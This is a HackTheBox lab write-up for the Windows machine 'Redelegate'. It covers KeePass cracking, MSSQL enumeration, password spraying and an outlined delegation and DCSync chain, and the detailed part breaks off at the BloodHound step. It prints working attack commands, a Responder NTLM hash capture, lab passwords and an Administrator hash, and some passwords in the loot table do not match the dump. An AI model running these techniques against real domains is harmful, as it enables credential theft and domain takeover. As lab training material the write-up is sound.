HackTheBox: Redelegate

🎯 Redelegate
| OS: Windows | Difficulty: Hard | IP: 10.129.46.200 |
⛓️ TL;DR / Attack Chain
- Foothold: Anonymous FTP access revealed a KeePass database (
Shared.kdbx) and an agenda file hinting at aSeasonYear!password convention. A dictionary attack cracked the database password asFall2024!. The vault contained credentials forSQLGuest, which provided access to the MSSQL instance. Enumerating Active Directory via the database connection (usingEnumMSSQL) yielded a user list. Password sprayingFall2024!across the domain identified valid credentials forMarie.Curie. BloodHound analysis showedMarie.CuriehadForceChangePasswordprivileges over several accounts, includingHelen.Frost, granting initial WinRM access. - PrivEsc:
Helen.FrostpossessedGenericAllover theFS01$machine account, alongside theSeEnableDelegationPrivilegeandSeMachineAccountPrivilegeprivileges. Attempting standard Constrained Delegation by impersonating the Administrator failed withKDC_ERR_BADOPTIONbecause the account was in the Protected Users group. Creating a rogue computer account was blocked because theMachineAccountQuotawas set to0. To bypass this,FS01$was repurposed:Helen.Frostenabled Protocol Transition (TRUSTED_TO_AUTH_FOR_DELEGATION) onFS01$and set itsmsDS-AllowedToDelegateToto target the Domain Controller (cifs/DC.redelegate.vl). A Kerberos ticket was then forged (S4U2Self/S4U2Proxy) impersonating theDC$machine account, which inherently possessesDCSyncprivileges and is immune to Protected User restrictions. This ticket was used withsecretsdumptoDCSyncthe Administrator NTLM hash, leading to a direct Pass-The-Hash root shell via WinRM.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
Shared.kdbx (Keepass database) |
Fall2024! |
Dictionary attack using SeasonYear! convention hint. |
Administrator |
Spdv41gg4B1BgSYIW1gF |
Extracted from Shared.kdbx. |
FTPUser |
SguPZBKdRyxWzvXRWy6U |
Extracted from Shared.kdbx. |
SQLGuest |
zDPBpaF4Fyw1qIv11vii |
Extracted from Shared.kdbx. |
WordPress Panel |
cn4K0EgsHqvKXPjEnSD9 |
Extracted from Shared.kdbx. |
Payroll |
cVkqz4bCM7kJRSN1gx2G |
Extracted from Shared.kdbx. |
Timesheet |
hMFS410Kj8Rcd62vqi5X |
Extracted from Shared.kdbx. |
Marie.Curie |
Fall2024! |
Password spraying the domain with the KeePass password. |
Administrator |
ec17f7a2a4d96e177bfd101b94ffc0a7 |
DCSync attack via secretsdump (NTLM Hash). |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.46.200" ; DOMAIN="redelegate.vl" && \
  echo "$IP $DOMAIN REDELEGATE DC.redelegate.vl dc.redelegate.vl" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-16 23:09 +0200
Nmap scan report for redelegate.htb (10.129.234.50)
Host is up (0.045s latency).
Not shown: 65504 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-20-24  01:11AM                  434 CyberAudit.txt
| 10-20-24  05:14AM                 2622 Shared.kdbx
|_10-20-24  01:26AM                  580 TrainingAgenda.txt
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-16 21:09:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: redelegate.vl, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.234.50:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2026-05-16T21:10:50+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   10.129.234.50:1433:
|     Target_Name: REDELEGATE
|     NetBIOS_Domain_Name: REDELEGATE
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: redelegate.vl
|     DNS_Computer_Name: dc.redelegate.vl
|     DNS_Tree_Name: redelegate.vl
|_    Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-05-16T20:47:25
|_Not valid after:  2056-05-16T20:47:25
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: redelegate.vl, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-05-16T21:10:50+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: REDELEGATE
|   NetBIOS_Domain_Name: REDELEGATE
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: redelegate.vl
|   DNS_Computer_Name: dc.redelegate.vl
|   DNS_Tree_Name: redelegate.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-05-16T21:10:42+00:00
| ssl-cert: Subject: commonName=dc.redelegate.vl
| Not valid before: 2026-05-15T20:44:42
|_Not valid after:  2026-11-14T20:44:42
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49932/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2026-05-16T21:10:50+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-05-16T20:47:25
|_Not valid after:  2056-05-16T20:47:25
| ms-sql-info:
|   10.129.234.50:49932:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 49932
| ms-sql-ntlm-info:
|   10.129.234.50:49932:
|     Target_Name: REDELEGATE
|     NetBIOS_Domain_Name: REDELEGATE
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: redelegate.vl
|     DNS_Computer_Name: dc.redelegate.vl
|     DNS_Tree_Name: redelegate.vl
|_    Product_Version: 10.0.20348
53188/tcp open  msrpc         Microsoft Windows RPC
53711/tcp open  msrpc         Microsoft Windows RPC
53716/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
53717/tcp open  msrpc         Microsoft Windows RPC
53723/tcp open  msrpc         Microsoft Windows RPC
53727/tcp open  msrpc         Microsoft Windows RPC
53739/tcp open  msrpc         Microsoft Windows RPC
53748/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-05-16T21:10:43
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.82 seconds
FTP/21
$ ftp anonymous@$IP
Connected to 10.129.234.50.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||52896|)
125 Data connection already open; Transfer starting.
10-20-24  01:11AM                  434 CyberAudit.txt
10-20-24  05:14AM                 2622 Shared.kdbx
10-20-24  01:26AM                  580 TrainingAgenda.txt
226 Transfer complete.
ftp> get CyberAudit.txt
local: CyberAudit.txt remote: CyberAudit.txt
229 Entering Extended Passive Mode (|||52897|)
125 Data connection already open; Transfer starting.
100% |***********************************************************************************|   434       10.87 KiB/s    00:00 ETA
226 Transfer complete.
434 bytes received in 00:00 (10.67 KiB/s)
ftp> binary
200 Type set to I.
ftp> get Shared.kdbx
local: Shared.kdbx remote: Shared.kdbx
229 Entering Extended Passive Mode (|||52913|)
125 Data connection already open; Transfer starting.
100% |***********************************************************************************|  2622       96.85 KiB/s    00:00 ETA
226 Transfer complete.
2622 bytes received in 00:00 (96.51 KiB/s)
ftp> get TrainingAgenda.txt
local: TrainingAgenda.txt remote: TrainingAgenda.txt
229 Entering Extended Passive Mode (|||52899|)
125 Data connection already open; Transfer starting.
100% |***********************************************************************************|   580       21.41 KiB/s    00:00 ETA
226 Transfer complete.
580 bytes received in 00:00 (21.33 KiB/s)
ftp> exit
221 Goodbye.
$ cat CyberAudit.txt
OCTOBER 2024 AUDIT FINDINGS

[!] CyberSecurity Audit findings:

1) Weak User Passwords
2) Excessive Privilege assigned to users
3) Unused Active Directory objects
4) Dangerous Active Directory ACLs

[*] Remediation steps:

1) Prompt users to change their passwords: DONE
2) Check privileges for all users and remove high privileges: DONE
3) Remove unused objects in the domain: IN PROGRESS
4) Recheck ACLs: IN PROGRESS

$ cat TrainingAgenda.txt
EMPLOYEE CYBER AWARENESS TRAINING AGENDA (OCTOBER 2024)

Friday 4th October  | 14.30 - 16.30 - 53 attendees
"Don't take the bait" - How to better understand phishing emails and what to do when you see one


Friday 11th October | 15.30 - 17.30 - 61 attendees
"Social Media and their dangers" - What happens to what you post online?


Friday 18th October | 11.30 - 13.30 - 7 attendees
"Weak Passwords" - Why "SeasonYear!" is not a good password


Friday 25th October | 9.30 - 12.30 - 29 attendees
"What now?" - Consequences of a cyber attack and how to mitigate them
Interesting. SeasonYear! looks like to be a password that is internally being used. We can try to spray that later. But first, we have to crack that database. Let’s try a couple of passwords:
$ cat << 'EOF' > passwords.txt
SeasonYear!
Sommer2024!
Sommer2025!
Sommer2026!
Winter2024!
Winter2025!
Winter2026!
Fall2024!
Fall2025!
Fall2026!
Spring2024!
Spring2025!
Spring2026!
EOF

$ keepass2john ./Shared.kdbx > Shared.kdbx.hash
$ john --wordlist=./passwords.txt ./Shared.kdbx.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Fall2024!        (Shared)
1g 0:00:00:00 DONE (2026-05-16 23:14) 2.564g/s 33.33p/s 33.33c/s 33.33C/s SeasonYear!..Spring2026!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Database’s password: Fall2024!. Nice.
$ keepassxc ./Shared.kdbx

Dump:
| Title | Username | Password |
|---|---|---|
FS01 Admin |
Administrator |
Spdv41gg4BlBgSYIW1gF |
FTP |
FTPUser |
SguPZBKdRyxWzvXRWy6U |
SQL Guest Access |
SQLGuest |
zDPBpaF4FywlqIv11vii |
WEB01 |
WordPress Panel |
cn4KOEgsHqvKXPjEnSD9 |
KeyFob Combination |
{empty} | 22331144 |
Payrol App |
Payroll |
cVkqz4bCM7kJRSNlgx2G |
Timesheet Manager |
Timesheet |
hMFS4I0Kj8Rcd62vqi5X |
We can try these credentials. We’ll start with SQLGuest:zDPBpaF4FywlqIv11vii and nxc:
$ USERNAME=SQLGuest ; PASSWORD=zDPBpaF4FywlqIv11vii

$ nxc mssql $IP -u $USERNAME -p $PASSWORD
MSSQL       10.129.46.200   1433   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl) (EncryptionReq:False)
MSSQL       10.129.46.200   1433   DC               [-] redelegate.vl\SQLGuest:zDPBpaF4FywlqIv11vii (Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication. Please try again with or without '--local-auth')
Nothing. If authentication fails (against DC), always try --local-auth too!
$ nxc mssql $IP -u $USERNAME -p $PASSWORD --local-auth
MSSQL       10.129.46.200   1433   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl) (EncryptionReq:False)
MSSQL       10.129.46.200   1433   DC               [+] DC\SQLGuest:zDPBpaF4FywlqIv11vii
Those work, indeed.
MSSQL
Let’s enumerate the db. For this we’ll use EnumMSSQL:
$ enum-mssql -u $USERNAME -p $PASSWORD -r $IP -l tun0

 _____                       __  __ ____ ____   ___  _
| ____|_ __  _   _ _ __ ___ |  \/  / ___/ ___| / _ \| |
|  _| | '_ \| | | | '_ ` _ \| |\/| \___ \___ \| | | | |
| |___| | | | |_| | | | | | | |  | |___) |__) | |_| | |___
|_____|_| |_|\__,_|_| |_| |_|_|  |_|____/____/ \__\_\_____| v2.4
                     https://github.com/tralsesec/EnumMSSQL

  Legend: RED = High PrivEsc Vector | YELLOW = System Defaults
==================================================================
[*] LHOST configured: 10.10.14.219 on interface tun0
[*] Checking for local port conflicts before launching Responder...
[+] No local port conflicts found.
[*] Temporarily backing up Responder DB to force hash display...
[*] Launching Responder in the background on tun0...
[*] Generating SQL execution file...
[*] Executing payload against 10.129.46.200:1433...
--------------------------------------------------------
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS

=========================================
[+] PHASE 1: Basic Server Recon
=========================================

 Version
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
	Sep 24 2019 13:48:23
	Copyright (C) 2019 Microsoft Corporation
	Express Edition (64-bit) on Windows Server 2022 Standard 10.0 <X64> (Build 20348: ) (Hypervisor)


 Server_Name                  Client_Host
--------------------------   ----------------
WIN-Q13O908QBPG\SQLEXPRESS   DESKTOP-0D31417E

 System_User   DB_User   Current_DB
-----------   -------   ----------
SQLGuest      guest     master

 Is_Sysadmin   Is_Public
-----------   ---------
          0           1

=========================================
[+] PHASE 2: Privileges, Roles & Impersonation
=========================================

 entity_name   subentity_name   permission_name
-----------   --------------   -----------------
server                         CONNECT SQL
server                         VIEW ANY DATABASE

 name       type_desc   is_disabled   sysadmin   securityadmin   serveradmin   setupadmin   processadmin   diskadmin   dbcreator   bulkadmin
--------   ---------   -----------   --------   -------------   -----------   ----------   ------------   ---------   ---------   ---------
sa         SQL_LOGIN             1          1               0             0            0              0           0           0           0
SQLGuest   SQL_LOGIN             0          0               0             0            0              0           0           0           0

 Can_Impersonate_Login
---------------------

=========================================
[+] PHASE 3: Databases & Trustworthy Status
=========================================

 database   owner   is_trustworthy_on
--------   -----   -----------------
master     sa                      0
tempdb     sa                      0
model      sa                      0
msdb       sa                      1

=========================================
[+] PHASE 4: Tables in Current Database
=========================================

 table_catalog   table_schema   table_name
-------------   ------------   ----------------
master          dbo            spt_fallback_db
master          dbo            spt_fallback_dev
master          dbo            spt_fallback_usg
master          dbo            spt_monitor

=========================================
[+] PHASE 5: Execution Vectors (Cmdshell & OLE)
=========================================

 Execution_Vector        Status
---------------------   ------
b'xp_cmdshell'          b'0'
b'ole_automation'       b'0'
b'show_advanced_options'   b'0'

=========================================
[+] PHASE 6: CLR Assemblies & Extended Procs
=========================================

 name   permission_set_desc
----   -------------------

 name   dll_name
----   --------

=========================================
[+] PHASE 7: Linked Server Auditing & Ghost Hunter
=========================================

 SRV_NAME                     SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE               SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
--------------------------   ----------------   -----------   --------------------------   ------------------   ------------   -------
WIN-Q13O908QBPG\SQLEXPRESS   SQLNCLI            SQL Server    WIN-Q13O908QBPG\SQLEXPRESS   NULL                 NULL           NULL


=========================================
[+] PHASE 8: SQL Login Hash Extraction
=========================================

 name   password_hash
----   -------------

=========================================
[+] PHASE 9: NTLM Hash Capture (SMB & WebDAV)
=========================================

 subdirectory   depth
------------   -----
 subdirectory   depth
------------   -----
 ERROR(DC\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_subdirs', database 'mssqlsystemresource', schema 'sys'.
 ERROR(DC\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_subdirs', database 'mssqlsystemresource', schema 'sys'.
 File Exists   File is a Directory   Parent Directory Exists
-----------   -------------------   -----------------------
          0                     0                         0
 File Exists   File is a Directory   Parent Directory Exists
-----------   -------------------   -----------------------
          0                     0                         0

=========================================
[+] PHASE 10: AD / Domain Account Enumeration & SID Resolution
=========================================

 name
------------------------------------------------------
REDELEGATE\Allowed RODC Password Replication Group
REDELEGATE\Cert Publishers
REDELEGATE\Christine.Flanders
REDELEGATE\Cloneable Domain Controllers
REDELEGATE\DC$
REDELEGATE\Denied RODC Password Replication Group
REDELEGATE\DnsAdmins
REDELEGATE\DnsUpdateProxy
REDELEGATE\Domain Admins
REDELEGATE\Domain Computers
REDELEGATE\Domain Controllers
REDELEGATE\Domain Guests
REDELEGATE\Domain Users
REDELEGATE\Enterprise Admins
REDELEGATE\Enterprise Key Admins
REDELEGATE\Finance
REDELEGATE\FS01$
REDELEGATE\Group Policy Creator Owners
REDELEGATE\Guest
REDELEGATE\Helen.Frost
REDELEGATE\Helpdesk
REDELEGATE\IT
REDELEGATE\James.Dinkleberg
REDELEGATE\Key Admins
REDELEGATE\krbtgt
REDELEGATE\Mallory.Roberts
REDELEGATE\Marie.Curie
REDELEGATE\Michael.Pontiac
REDELEGATE\Protected Users
REDELEGATE\RAS and IAS Servers
REDELEGATE\Read-only Domain Controllers
REDELEGATE\Ryan.Cooper
REDELEGATE\Schema Admins
REDELEGATE\sql_svc
REDELEGATE\SQLServer2005SQLBrowserUser$WIN-Q13O908QBPG
WIN-Q13O908QBPG\Administrator

=========================================
[+] PHASE 11: In-Depth Impersonation Path Mapping
=========================================

 Grantee_User   Permission_Type   Target_Identity
------------   ---------------   ---------------

=========================================
[+] PHASE 12: Data Classification (Sensitive Columns)
=========================================

 Database   Schema   Table   Column   Type
--------   ------   -----   ------   ----

--------------------------------------------------------
[+] SQL Execution complete.

[*] Responder stopped and DB restored. Extracting hashes...
================================================================================
[+] HASHES CAPTURED!
================================================================================
sql_svc::REDELEGATE:43a1a9ef33179e67:BEDD815DB6B808903B46196D5A9FB961:0101000000000000009552CAC5E5DC01DFF4D983DA8ACCAA0000000002000800440053005A00390001001E00570049004E002D0046004500590032004D003700540032004D0059004F0004003400570049004E002D0046004500590032004D003700540032004D0059004F002E00440053005A0039002E004C004F00430041004C0003001400440053005A0039002E004C004F00430041004C0005001400440053005A0039002E004C004F00430041004C0007000800009552CAC5E5DC0106000400020000000800300030000000000000000000000000300000BADF58BF3018FDBC2D2F9A2FEB2717B8F98396997ACCA03F4BD335ED013D531B0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003200310039000000000000000000
================================================================================
It found a bunch of users. Let’s try some password spraying with the password list we have generated before:
$ cat << 'EOF' > users.txt
REDELEGATE\Allowed RODC Password Replication Group
REDELEGATE\Cert Publishers
REDELEGATE\Christine.Flanders
REDELEGATE\Cloneable Domain Controllers
REDELEGATE\DC$
REDELEGATE\Denied RODC Password Replication Group
REDELEGATE\DnsAdmins
REDELEGATE\DnsUpdateProxy
REDELEGATE\Domain Admins
REDELEGATE\Domain Computers
REDELEGATE\Domain Controllers
REDELEGATE\Domain Guests
REDELEGATE\Domain Users
REDELEGATE\Enterprise Admins
REDELEGATE\Enterprise Key Admins
REDELEGATE\Finance
REDELEGATE\FS01$
REDELEGATE\Group Policy Creator Owners
REDELEGATE\Guest
REDELEGATE\Helen.Frost
REDELEGATE\Helpdesk
REDELEGATE\IT
REDELEGATE\James.Dinkleberg
REDELEGATE\Key Admins
REDELEGATE\krbtgt
REDELEGATE\Mallory.Roberts
REDELEGATE\Marie.Curie
REDELEGATE\Michael.Pontiac
REDELEGATE\Protected Users
REDELEGATE\RAS and IAS Servers
REDELEGATE\Read-only Domain Controllers
REDELEGATE\Ryan.Cooper
REDELEGATE\Schema Admins
REDELEGATE\sql_svc
REDELEGATE\SQLServer2005SQLBrowserUser$WIN-Q13O908QBPG
WIN-Q13O908QBPG\Administrator
EOF

$ nxc smb $IP -u ./users.txt -p ./passwords.txt --continue-on-success

<SNIP>

SMB         10.129.46.200   445    DC               [+] REDELEGATE\Marie.Curie:Fall2024!

<SNIP>
Technically, trying to password spray the computer accounts is pointless, but we’ll try it anyways. In real-world engagements, you should always consider which accounts to spray and which to not.
Valid credentials: Marie.Curie:Fall2024!.
🚪 2. Initial Foothold
Looking at what Marie.Curie can do we don’t find much:
$ nxc smb $IP -u $USERNAME -p $PASSWORD --shares
SMB         10.129.46.200   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.46.200   445    DC               [+] redelegate.vl\Marie.Curie:Fall2024!
SMB         10.129.46.200   445    DC               [*] Enumerated shares
SMB         10.129.46.200   445    DC               Share           Permissions     Remark
SMB         10.129.46.200   445    DC               -----           -----------     ------
SMB         10.129.46.200   445    DC               ADMIN$                          Remote Admin
SMB         10.129.46.200   445    DC               C$                              Default share
SMB         10.129.46.200   445    DC               IPC$            READ            Remote IPC
SMB         10.129.46.200   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.46.200   445    DC               SYSVOL          READ            Logon server share
$ nxc winrm $IP -u $USERNAME -p $PASSWORD --shares
usage: nxc [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--no-progress] [--log LOG] [--verbose | --debug] [-6] [--dns-server DNS_SERVER] [--dns-tcp] [--dns-timeout DNS_TIMEOUT]
           {ftp,ldap,mssql,nfs,rdp,smb,ssh,vnc,winrm,wmi} ...
nxc: error: unrecognized arguments: --shares
📦[tralsesec@kali Redelegate]$ nxc winrm $IP -u $USERNAME -p $PASSWORD
WINRM       10.129.46.200   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.46.200   5985   DC               [-] redelegate.vl\Marie.Curie:Fall2024!
We still should search the shares for some valuable information. Also we’ll start a bloodhound scan:
$ bloodhound-python -d $DOMAIN -u $USERNAME -p $PASSWORD -ns $IP -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: redelegate.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.redelegate.vl
INFO: Testing resolved hostname connectivity dead:beef::f797:6ab7:a243:5686
INFO: Trying LDAP connection to dead:beef::f797:6ab7:a243:5686
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.redelegate.vl
INFO: Testing resolved hostname connectivity dead:beef::f797:6ab7:a243:5686
INFO: Trying LDAP connection to dead:beef::f797:6ab7:a243:5686
INFO: Found 12 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: dc.redelegate.vl
WARNING: SID S-1-5-21-3745110700-3336928118-3915974013-1109 lookup failed, return status: STATUS_NONE_MAPPED
INFO: Done in 00M 07S
INFO: Compressing output into 20260517122700_bloodhound.zip
In the meantime we found this:
$ bloodyAD -d $DOMAIN --host $IP -u $USERNAME -p $PASSWORD get writable --detail

distinguishedName: CN=Guest,CN=Users,DC=redelegate,DC=vl
pwdLastSet: WRITE

<SNIP>

distinguishedName: CN=Christine.Flanders,CN=Users,DC=redelegate,DC=vl
pwdLastSet: WRITE

distinguishedName: CN=Marie.Curie,CN=Users,DC=redelegate,DC=vl
<SNIP>
msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE
<SNIP>

distinguishedName: CN=Helen.Frost,CN=Users,DC=redelegate,DC=vl
pwdLastSet: WRITE

distinguishedName: CN=Michael.Pontiac,CN=Users,DC=redelegate,DC=vl
pwdLastSet: WRITE

distinguishedName: CN=James.Dinkleberg,CN=Users,DC=redelegate,DC=vl
pwdLastSet: WRITE

distinguishedName: CN=sql_svc,CN=Users,DC=redelegate,DC=vl
pwdLastSet: WRITE
Massive findings! That’s exactly what bloodhound is showing us too:
